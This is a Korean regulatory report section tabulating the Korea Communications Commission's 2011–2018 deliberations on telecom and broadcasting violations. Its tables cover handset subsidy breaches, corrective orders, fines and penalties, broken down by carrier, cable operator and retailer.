
- 지난 8년간 총 900건을 심의·의결 하였으며, 이 중 방송통신사업 금지행위 등 조사사건은 816건(90.6%)으로 가장 많은 비중을 차지하고 있고 다음으로는 법령·고시 등의 제·개정 63건(7%), 통신재정 건(2.5%) 순이다.
- '18년도는 조사 사건이 258건으로 '17년 59건 대비 대폭 증가하였는데, 이는 이동통신서비스 판매 관련 부당한 지원금 지급 등 단말기 유통법 위반으로 이동통신사 및 228개 유통점에 대한 제재조치가 있었기 때문이다.

< 4-1-1. 연도별 심의·의결 현황 >

(단위 : 건)

구 분	조사 사건	통신 재정	법령·고시 등	계
2011년	26	-	8	34
2012년	21	-	6	27
2013년	57	-	2	59
2014년	43	1	9	53
2015년	142	6	15	163
2016년	210	-	16	226
2017년	59	7	6	72
2018년	258	9	1	266
합 계	816(90.6%)	23(2.5%)	63(7%)	900

(단위 : 건)



< 4-1-2. 연도별 금지행위 등 조사사건 심결내용 >

연 도	구 분	안 건 명	사 업 자
2011	이용약관 위반	전화정보서비스 관련 이용자 이익 침해행위	온세텔레콤, SKB
	이용자 이익 침해	초고속인터넷 서비스 등 경품 및 약관 외 요금감면 관련 이용자 이익 침해행위	KT, SKB, LGU+
		유선전화 정액요금제 관련 이용자 이익 침해행위	KT
		요금연체자 관리 관련 이용자 이익 침해행위	SKT, KT
		차별적 단말기 보조금 지급 관련 이용자 이익 침해행위	SKT, KT, LGU+
		전화정보서비스 관련 이용자 이익 침해행위	별정통신사업자 15개
2012	이용약관 위반	OTS결합상품 관련 이용자 이익 침해행위에 대한 시정조치	KT
		삼성 스마트TV 서비스 접속제한 행위 관련 초고속인터넷 이용자 이익 침해행위에 대한 시정조치	KT
		디지털 전환 영업 관련 금지행위 위반	13개 SO법인사업자
	이용자 이익 침해	초고속인터넷서비스 등 경품 및 부당 요금감면 관련 이용자 이익 침해행위	SKT, KT, LGU+
		단말기 보조금 지급 관련 이용자 이익 침해행위에 대한 시정조치	SKT, KT, LGU+
2013	이용자 이익 침해	초고속인터넷 해지제한 관련 이용자이익 침해행위	SKT, KT, LGU+
		이동전화 및 초고속인터넷 사업자의 이용약관 절차 위반행위 등	LGU+, MSO 계열 34개사
		단말기 보조금 지급 관련 이용자이익 침해행위 (3.14)	SKT, KT, LGU+
		단말기 보조금 지급 관련 이용자이익 침해행위 (7.18)	SKT, KT, LGU+
		단말기 보조금 지급 관련 이용자이익 침해행위 (12.27)	SKT, KT, LGU+
		이동전화 서비스 해지제한 관련 이용자이익 침해행위	SKT, KT, LGU+
	이용약관 위반	이동전화 및 초고속인터넷 사업자의 이용약관 절차 위반행위 등	SKT, KT SK브로드밴드
	협정위반 등	전기통신서비스 도매제공 관련 전기통신사업법 위반행위	SKT, KT, LGU+
	수익배분 제한	방송채널사용사업자에 대한 프로그램 사용료 감액 지급	남인천방송(주)

연 도	구 분	안 건 명	사 업 자
2014	이용자 이익 침해	차별적지원금 지급 관련 이용자 이익 침해행위 (3.13)	SKT, KT, LGU+
		차별적지원금 지급 관련 이용자 이익 침해행위 (8.21)	SKT, KT, LGU+
		결제최소 기간 불고지 관련 이용자 이익 침해행위	웹하드사업자(6개)
		이용자의 결제 해지 제한 관련 이용자 이익 침해행위	(주)티비이엔엠, (주)이지원 인터넷서비스
		서비스 허위 과장 및 이용자의 결제 해지 제한 관련 이용자 이익 침해 행위	비엔씨피(주)
		이용계약체결 관련 이용자 이익 침해 행위	(주)네오피플
	수익배분 제한	방송 프로그램 사용료 미지급 또는 지연지급	(주)씨씨에스 충북방송 등 7개 SO
	중지명령 불이행	차별적지원금 지급관련 중지명령 불이행 2.14)	SKT, KT, LGU+
	단말기 유통법 위반	부당하게 차별적인 단말기 지원금 지급행위 (11.27)	SKT, KT, LGU+
		부당하게 차별적인 단말기 지원금 지급행위 (12.4)	SKT, KT, LGU+
		부당하게 차별적인 단말기 지원금 지급행위(12.4)	이동통신사 유통점 22개
		부당하게 차별적인 단말기 지원금 지급행위(12.19)	이동통신사 판매점 13개
2015	이용자 이익 침해	전기통신사업자의 개인정보 보호 위반 및 이 용자 이익저해 행위 등에 대한 시정조치에 관 한 이용자 이익저해행위	SKT, KT, LGU+, SK텔링크(주)
		방송통신 결합상품 허위·과장광고 관련 이용 자이익 저해행위에 대한 시정조치에 관한 건 (5.28)	이동통신사 3사 (주)씨제이헬로비전 SK브로드밴드(주) (주)씨엠비 대전방 송등 8개 MSO
		에스케이텔링크(주)의 이용자 이익저해 행위에 대한 시정조치에 관한 건	SK텔링크(주)
		(주)LG유플러스의 20%요금할인제 가입 관련 위법행위에 대한 시정조치에 관한 건	LGU+
		(주)LG유플러스 및 관련 다단계 유통점의 위법 행위에 대한 시정조치에 관한 건	LGU+, 다단계 유통점 7개
		방송통신 결합상품 허위·과장 광고 등 이용자 이익저해행위에 대한 시정조치에 관한 건 (12.10)	이동통신사 3사 (주)씨엠비대전방송 등 6개 MSO
		방송법령상 금지행위 위반에 대한 시정조치에 관한 건	씨엔엠 경기동부 등 6개 MSO

연 도	구 분	안 건 명	사 업 자
	단말기 유통법 위반	유통점의 단말기유통법 위반행위에 대한 시정 조치에 관한 건	이동통신 유통점 28개
		SK텔레콤(주) 및 관련 유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건	SKT, 이동통신유통점 6개, 개인3명
		판매점의 이동통신단말장치 유통구조 개선에 관한 법률 위반행위에 대한 시정조치에 관한 건	이동통신판매점 21개
		단말기유통법 등 위반행위에 대한 시정조치에 관한 건	엘비휴넷, LGU+
		중고폰 선보상제 관련 단말기유통법 등 위반 행위에 대한 시정조치에 관한 건	이동통신사 3사
	방송프로그램 기획·편성 위반	방송광고판매대행 등에 관한 법률 금지행위 위반에 대한 시정조치에 관한 건	MBN 미디어랩
	수익배분 지연	방송법상 적정한 수익배분 지연행위에 대한 시정조치에 관한 건	하나방송주식회사 등 3개 MSO
	이용약관 위반	SD서비스 이용자 이익 저해행위에 대한 시정 조치에 관한 건	(주)KT스카이라이프
2016	이용자 이익 침해	이용약관 절차 관련 이용자이익 저해행위(2.4)	알뜰폰사업자 19개
		초고속인터넷 단품 및 결합상품 경품 등 제공 관련 이용자 이익 침해행위(12.6)	SKT 등 7개사
		중요사항 고지의무 위반 등 이용약관 절차 관련 이용자 이익 저해행위(12.26)	카카오 등 2개사
	이용약관 위반	이용약관 외 할인 등 전기통신사업법 위반행위(2.4)	KT
		중요사항 미고지 등 방송법·인터넷멀티미디어 법령상 금지행위 위반행위(12.21)	MSO 14개사 및 IPTV 3개사
	단말기 유통법 위반	지원금 과다지급, 사전 승낙제 위반 및 조사 거부·방해 등 단말기유통법상 위반행위(3.10)	이동통신유통점 100개사
		단말기유통법상 사실조사 거부·방해한 행위(7.8)	LGU+ 임직원 3인
		부당한 차별적 지원금 지급, 조사 거부·방해, 관리 감독 소홀 등 단말기유통법상 위반행위(9.7)	LGU+ 유통점 59개사
	기 타	특수유형부가통신사업자의 불법음란정보 유통 방지 관련 위법행위(5.26)	웹하드사업자 3개사

연 도	구 분	안 건 명	사 업 자
2017	이용자 이익 침해	초고속인터넷 및 결합상품서비스 이용계약의 해를 거부 지연하거나 제한하는 등 이용자 이익을 침해하는 행위(12.6)	SKT, SKB, KT, LGU+
	단말기 유통법 위반	외국인영업과 관련하여 이통3사가 대리점 및 판매점에 가입유형간 과도하게 높은 차별적 장려금을 지급하여 부당한 지원금 지급을 유한 행위(3.21)	SKT, KT, LGU+
		외국인영업과 관련하여 공시지원금 보다 초과하여 지원금을 지급하고 그중 일부에게는 가입유형별 로 부당하게 차별적인 지원금을 지급한 행위(3.21)	이동통신 유통점 42개
		단말기유통법상 사실조사 거부·방해 행위(3.21)	이동통신 유통점 1개
		사전승낙서 미게시 등 사전승낙제 위반행위(3.21)	이동통신 유통점 1개
	비용의 부당전가	TV홈쇼핑사가 납품업자에게 사전영상 제작비용 전부 또는 일부를 전가시킨 행위 등(9.14)	(주)지에스홈쇼핑 등 TV홈쇼핑 7개사
	기타	전기통신서비스의 품질 등 중사항을 이용약관에 충분히 고지하지 않은 행위(3.21)	KT
2018년	이용자 이익침해	대표번호 카드결제서비스 관련 전기통신사업법 위반행위에 대한 시정조치에 관한 건(10.12)	KT 등 20개사 KT, LGU+, SKB, 밴사업자 등 17개사
		접속경로 변경 관련 전기통신사업법 위반(3.21)	페이스북
	단말기 유통법 위반	이통3사 법인 영업 및 대형유통점의 단말기유통법 위반 행위에 대한 시정조치에 관한 건(1.24)	SKT, KT, LGU+, 대형유통점 1개
		이통3사 및 유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건(1.24)	SKT, KT, LGU+, 유통점(171개사)
		국민신문고 등 민원 관련 유통점의 단말기유통법 위반행위 시정조치에 관한 건(10.25)	56개 유통점
	이용약관 위반	(주)티브로드 및 (주)티브로드동대문방송 방송채널 차단행위의 금지행위 위반에 대한 시정조치에 관한 건(10.31)	(주)티브로드 (주)티브로드 동대문 방송
	기타 (기술적조치 미이행)	전기통신사업법 위반 특수유형부가통신사업자에 대한 시정조치에 관한 건(10.25)	위드디스크

2. 연도별 금지행위 유형별 세부현황

□ 개 요

- 조사사건에 대하여 금지행위 등 유형별 세부내역을 살펴보면, 전체 816건 중에 공시지원금 초과 지급 및 부당한 차별지급 등 단말기 지원금에 관한 위반 행위가 552건으로 전체 위반건수의 약 67.6%를 차지하여 가장 많았다. 이용자 이익 침해 행위가 193건(23.7%)으로 그 다음으로 많았으며, 이용약관 위반행위가 41건(5.0%), 수익배분 제한-웹하드사업자의 기술적 조치의무 위반 등 기타사항 24건(2.9%) 순으로 나타났다.


< 4-2-1. 연도별 금지행위 유형별 현황 >

(단위 : 건)

연 도	이용약관	이용자 이익침해	협정위반	단말기 유통법 위반	시정명령 불이행	기 타	계
2011년	2	24	0	0	0	0	26
2012년	15	6	0	0	0	0	21
2013년	3	50	3	0	0	1 ¹⁾	57
2014년	0	16	0	17	3	7 ¹⁾	43
2015년	1	44	0	93	0	4 ¹⁾²⁾	142
2016년	18	28	0	161	0	3 ³⁾	210
2017년	0	4	0	47	0	8 ⁴⁾⁵⁾	59
2018년	2	21	0	234	0	1 ⁶⁾	258
합 계	41(5.0%)	193(23.7%)	3(0.4%)	552(67.6%)	3(0.4%)	24(2.9%)	816(100%)

1)수익배분 제한, 2)방송프로그램 기획·편성 위반 3)웹하드사업자의 기술적 조치 의무 불이행, 4)비용의 부당전가, 5)권고사항, 6) 웹하드사업자의 기술적 조치 의무 불이행

(단위 : 건)



< 4-2-2. 이용자 이익 침해행위 세부 유형 >

(단위 : 건)

구 분	연 도								계
	'11	'12	'13	'14	'15	'16	'17	'18	
요금 등 부당한 차별	6	6	9	6	8	7	-	-	42(21.8%)
중요사항 미고지	15	-	-	6	7	21	-	20	69(35.8%)
가입의사 미확인	1	-	-	1	-	-	-	-	2(1.0%)
이용계약 해지 거부·제한	-	-	-	3	-	-	4	-	7(3.6%)
관리감독 미흡(불법스팸, 060등)	-	-	-	-	-	-	-	-	-
선택권 제한(가입 제한 등)	-	-	6	-	1	-	-	-	7(3.6%)
기 타	2 ¹⁾	-	35 ²⁾	-	28 ³⁾	-	-	1 ⁴⁾	66(34.2%)
합 계	24	6	50	16	44	28	4	21	193

1) 요금연체자 관리, 2) 약관 설명서 미교부, 3) 명의 도용, 허위·과장 광고, 4) 접속경로 변경으로 정당한 사유 없이 전기통신서비스의 이용을 제한하는 행위

3. 연도별 시정조치 유형별 세부현황

□ 개 요

○ 조사사건에 대한 시정조치 총 2,784건의 유형별 내역을 살펴보면,

- 행위중지 명령이 763건(27.4%)으로 가장 많았으며 과태료 부과 570건(20.5%), 시정명령 받은 사실의 공표 550건(19.8%), 절차개선 185건(6.6%), 과징금 부과 177건(6.4%) 등의 순서로 나타났다.
- 약관변경, 영업정지, 형사고발은 각각 43건(1.6%), 11건(0.4%), 3건(0.1%)으로 나타났다으며,
- 기타 조치로는 협정체결, 원상회복, 성실한 협상의무 명령, 시정명령 이행 계획서 제출 및 이행결과보고, 개선 권고, 기술적 조치 등이 있으며, 이는 총 482건으로 17.3%를 차지하였다.

< 4-3-1. 연도별 시정조치 유형별 현황 >


(단위 : 건)

연 도	영업 정지	과징금	과태료	약관 변경	행위 중지	시정명령 공표	절차 개선	형사 고발	기타 ¹⁾	계
2011년	-	9	-	5	23	20	11	-	16	84
2012년	3	11	-	4	20	4	20	-	18	80
2013년	1	13	-	2	21	12	3	-	49	101
2014년	5	21	36	7	55	-	17	3	143	287
2015년	1	43	97	1	131	-	53	-	131	457
2016년	1	46	163	20	200	200	46	-	80	756
2017년	-	5	45	4	57	57	11	-	15	194
2018년	0	29	229	0	256	257	24	0	30	825
합 계	11 (0.4%)	177 (6.4%)	570 (20.5%)	43 (1.6%)	763 (27.4%)	550 (19.8%)	185 (6.6%)	3 (0.1%)	482 (17.3%)	2,784

※ 위의 수치는 1개 사업자가 동일 조사사건에서 다수의 시정조치 명령을 받은 것을 포함함

1) 협정체결, 원상회복, 성실한 협상의무 명령, 시정명령 이행계획서 제출 및 이행결과보고, 개선 권고, 기술적 조치

(단위 : 건)



□ 연도별 과징금 부과 세부현황

- 지난 8년간 총 177건의 위반행위에 대하여 약 4,281억8,416만원의 과징금을 부과하였다. 금지행위 유형별로는 이용자 이익 침해행위가 총 125건에 3,635억 2,172만원으로 전체 과징금의 84.9%를 차지하였고, 단말기지원금의 부당한 차별 지급 등 위반은 총16건 603억8,500만원으로 전체 금액의 14.1%를 차지하고 있다.


< 4-3-2. 연도별 과징금 부과 세부현황 >

(단위 : 건, 천원)

연 도	구분	이용약관 위 반	이용자 이익 침해	협정 위반	단말기 지원금	기 타 ¹⁾	계
2011년	건수	2	7	-	-	-	9
	금액	70,050	31,978,000	0	0	0	32,048,050
2012년	건수	2	9	-	-	-	11
	금액	1,199,000	12,667,000	0	0	0	13,866,000
2013년	건수	-	12	-	-	1	13
	금액	0	180,386,000	0	0	14,480	180,400,480
2014년	건수	-	11	-	3	7	21
	금액	0	88,279,860	0	2,400,000	200,430	90,880,290
2015년	건수	1	35	-	3	4	43
	금액	137,000	36,675,860	0	3,402,000	466,420	40,681,280
2016년	건수	17	28	-	1	-	46
	금액	2,031,800	11,875,400	0	1,820,000	0	15,727,200
2017년	건수	-	2	-	3	-	5
	금액	0	904,000	0	2,124,000	0	3,028,000
2018년	건수	2	21	-	6	-	29
	금액	158,263	755,600	0	50,639,000	0	51,552,863
합 계	건수	24	125	-	16	12	177
	금액	3,596,113 (0.8%)	363,521,720 (84.9%)	0	60,385,000 (14.1%)	681,330 (0.2%)	428,184,163 (100%)

1) 기타 : 수익배분 제한

(단위 : 천원)



□ 연도별 과태료 부과 세부현황

- 2011~2013년에는 과태료 부과건이 발생하지 않다가 2014. 10. 1. 단말기유통법 시행으로 이동통신 대리점 및 판매점 등에 대해서도 제재가 가능해짐에 따라 2014년부터 2018년까지 총 570건에 대하여 9억 230만원의 과태료가 부과되었다.

< 4-3-3. 연도별 과태료 부과 세부현황 >

(단위 : 건, 천원)

연 도	건 수	금 액
2011년	0	0
2012년	0	0
2013년	0	0
2014년	36	59,500
2015년	97	189,500
2016년	163	292,700
2017년	45	60,000
2018년	229	300,570
합 계	570	902,270

4. 연도별 사업자별 세부현황

- (유선 분야) SO사업자가 57건으로 가장 많았고, KT, SKB, LGU+, SKT 순으로 나타났으며,
- (무선 분야) '14.10.1. 단말기유통법의 시행 이후 578개의 유통점이 위반행위가 있었고, LGU+가 24건, SKT, KT가 각 19건의 위반행위가 있었다.
- (부가 통신 분야) 웹하드 사업자를 포함한 부가통신사업자의 금지행위 위반이 16건 발생하였다.
- (방송 분야) 종합유선방송 역무의 SO사업자가 40건, TV홈쇼핑사업자 7건 IPTV 사업자가 3건으로 금지행위 위반이 나타났다.

< 4-4-1. 사업자별 금지행위 전체현황 >

(단위 : 건)

구 분	사업자	금지행위 유형별				시정명령 불이행	단말기 유통법 위반	계
		이용약관 위 반	이용자 이익 침해	협정위반	기 타 ¹⁾			
유 선 분 야	SKT	1	4	-	-	-	-	5
	KT	4	9	-	-	-	-	13
	SKB	2	8	-	-	-	-	10
	LGU+	-	9	-	-	-	-	9
	SO사업자	-	57	-	-	-	-	57
	기타	2	21	-	-	-	-	23
	소 계	9	108	0	0	0	0	117
무 선 분 야	SKT	-	10	1	-	1	7	19
	KT	-	10	1	1	1	6	19
	LGU+	-	12	1	-	1	10	24
	유통점	-	10	-	-	-	568	578
	알뜰폰사업자	-	19	-	-	-	-	19
	소 계	0	61	3	1	3	591	659
부 가 통신 분 야	부가통신사업자	-	12	-	-	-	-	12
	특수유형부가 통신사업자	-	-	-	4	-	-	4
	소 계	0	12	0	4	0	0	16
방 송 분 야	지상파	-	-	-	-	-	-	0
	SO	29	-	-	11	-	-	40
	IPTV	3	-	-	-	-	-	3
	TV홈쇼핑사	-	-	-	7	-	-	7
	미디어랩	-	-	-	1	-	-	1
	소계	32	0	0	19	0	0	51
합 계		41	181	3	24	3	591	843

1) 기타 : 수익배분 제한, 방송프로그램 기획·편성 위반, 기술적 조치 의무 미이행, 비용의 부당전가, 통신 품질관련 정보의 명확한 고지 등 개선 권고 등

□ 사업자별 금지행위 유형별 세부현황

< 4-4-2. 연도별 사업자별 금지행위 유형 세부현황 >

(단위 : 건)

연 도	구 분	사업자	금지행위 유형별				시정명령 불이행	단말기 유통법 위반	계
			이용 약관 위반	이용자 이익 침해	협정 위반	기타 ¹⁾			
2011년	유선 분야	KT	-	2	-	-	-	-	2
		SKB	1	1	-	-	-	-	2
		LGU+	-	1	-	-	-	-	1
		온세텔레콤	1	-	-	-	-	-	1
		기타	-	15	-	-	-	-	15
		소 계	2	19	0	0	0	0	21
	무선 분야	SKT	-	2	-	-	-	-	2
		KT	-	2	-	-	-	-	2
		LGU+	-	1	-	-	-	-	1
		소 계	0	5	0	0	0	0	5
	합 계		2	24	0	0	0	0	26
2012년	유선 분야	KT	2	1	-	-	-	-	3
		SKB	-	1	-	-	-	-	1
		LGU+	-	1	-	-	-	-	1
		소 계	2	3	0	0	0	0	5
	무선 분야	SKT	-	1	-	-	-	-	1
		KT	-	1	-	-	-	-	1
		LGU+	-	1	-	-	-	-	1
		소 계	0	3	0	0	0	0	3
	방송 분야	지상파	-	-	-	-	-	-	0
		SO	13	-	-	-	-	-	13
		PP	-	-	-	-	-	-	0
		소 계	13	0	0	0	0	0	13
	합 계		15	6	0	0	0	0	21
2013년	유선 분야	SKT	1	-	-	-	-	-	1
		KT	1	1	-	-	-	-	2
		SKB	1	1	-	-	-	-	2
		LGU+	-	2	-	-	-	-	2
		SO	-	34	-	-	-	-	34
		소 계	3	38	0	0	0	0	41
	무선 분야	SKT	-	4	1	-	-	-	5
		KT	-	4	1	-	-	-	5
		LGU+	-	4	1	-	-	-	5
		소 계	0	12	3	0	0	0	15

연 도	구 분	사업자	금지행위 유형별				시정명령 불이행	단말기 유통법 위반	계
			이용 약관 위반	이용자 이익 침해	협정 위반	기타 ¹⁾			
	방송 분야	지상파	-	-	-	-	-	-	0
		SO	-	-	-	1	-	-	1
		PP	-	-	-	-	-	-	0
		소 계	0	0	0	1	0	0	1
	합 계		3	50	3	1	0	0	57
2014년	무선 분야	SKT	-	2	-	-	1	1	4
		KT	-	2	-	-	1	1	4
		LGU+	-	2	-	-	1	1	4
		유통점	-	-	-	-	-	36	36
		소 계	0	6	0	0	3	39	48
	부가 통신 분야	특수유통점	-	10	-	-	-	-	10
		소 계	0	10	0	0	0	0	10
	방송 분야	SO	-	-	-	7	-	-	7
		소 계	0	0	0	7	0	0	7
	합 계		0	16	0	7	3	39	65
2015년	유선 분야	SKT	-	2	-	-	-	-	2
		KT	-	2	-	-	-	-	2
		SKB	-	2	-	-	-	-	2
		LGU+	-	2	-	-	-	-	2
		SO	-	20	-	-	-	-	20
		기타	1	-	-	-	-	-	1
		소계	1	28	0	0	0	0	29
	무선 분야	SKT	-	1	-	-	-	2	3
		KT	-	1	-	-	-	1	2
		LGU+	-	4	-	-	-	-	4
		유통점	-	10	-	-	-	97	107
		소 계	0	16	0	0	0	100	116
	방송 분야	SO	-	-	-	3	-	-	3
		미디어랩	-	-	-	1	-	-	1
		소계	0	0	0	4	0	0	4
	합 계		1	44	0	4	0	100	149
2016년	유선 분야	SKT	-	1	-	-	-	-	1
		KT	1	1	-	-	-	-	2
		SKB	-	1	-	-	-	-	1
		LGU+	-	1	-	-	-	-	1
		SO	-	3	-	-	-	-	3
		소계	1	7	0	0	0	0	8

연 도	구 분	사업자	금지행위 유형별				시정명령 불이행	단말기 유통법 위반	계
			이용 약관 위반	이용자 이익 침해	협정 위반	기타 ¹⁾			
	무선 분야	SKT	-	-	-	-	-	-	0
		KT	-	-	-	-	-	-	0
		LGU+	-	-	-	-	-	2	2
		유통점	-	-	-	-	-	163	163
		알뜰폰사업자	-	19	-	-	-	-	19
		소 계	0	19	0	0	0	165	184
	부가 통신 분야	부가통신	-	2	-	-	-	-	2
		특수유통 부가통신	-	-	-	3	-	-	3
		소 계	0	2	0	3	0	0	5
	방송 분야	IPTV	3	-	-	-	-	-	3
		SO	14	-	-	-	-	-	14
		소 계	17	0	0	0	0	0	17
	합 계		18	28	0	3	0	165	214
2017년	유선 분야	SKT	-	1	-	-	-	-	1
		KT	-	1	-	-	-	-	1
		SKB	-	1	-	-	-	-	1
		LGU+	-	1	-	-	-	-	1
		소계	0	4	0	0	0	0	4
	무선 분야	SKT	-	-	-	-	-	1	1
		KT	-	-	-	1	-	1	2
		LGU+	-	-	-	-	-	1	1
		유통점	-	-	-	-	-	44	44
		소계	0	0	0	1	0	47	48
	방송 분야	TV홈쇼핑사	-	-	-	7	-	-	7
		소계	0	0	0	7	0	0	7
	합 계		0	4	0	8	0	47	59
2018년	유선 분야	SKT	-	-	-	-	-	-	-
		KT	-	1	-	-	-	-	1
		SKB	-	1	-	-	-	-	1
		LGU+	-	1	-	-	-	-	1
		기타	-	18	-	-	-	-	18
		소계	0	21	0	0	0	0	21

연 도	구 분	사업자	금지행위 유형별				시정명령 불이행	단말기 유통법 위반	계
			이용 약관 위반	이용자 이익 침해	협정 위반	기타 ¹⁾			
	무선 분야	SKT	-	-	-	-	-	2	2
		KT	-	-	-	-	-	2	2
		LGU+	-	-	-	-	-	2	2
		유통점	-	-	-	-	-	228	228
		소계	0	0	0	0	0	234	234
	부가 통신 분야	특수유형 부가통신	-	-	-	1	-	-	-
		소계	0	0	0	1	0	0	1
	방송 분야	SO	2	-	-	-	-	-	2
		소계	2	0	0	0	0	0	2
	합 계		2	21	0	1	0	234	258

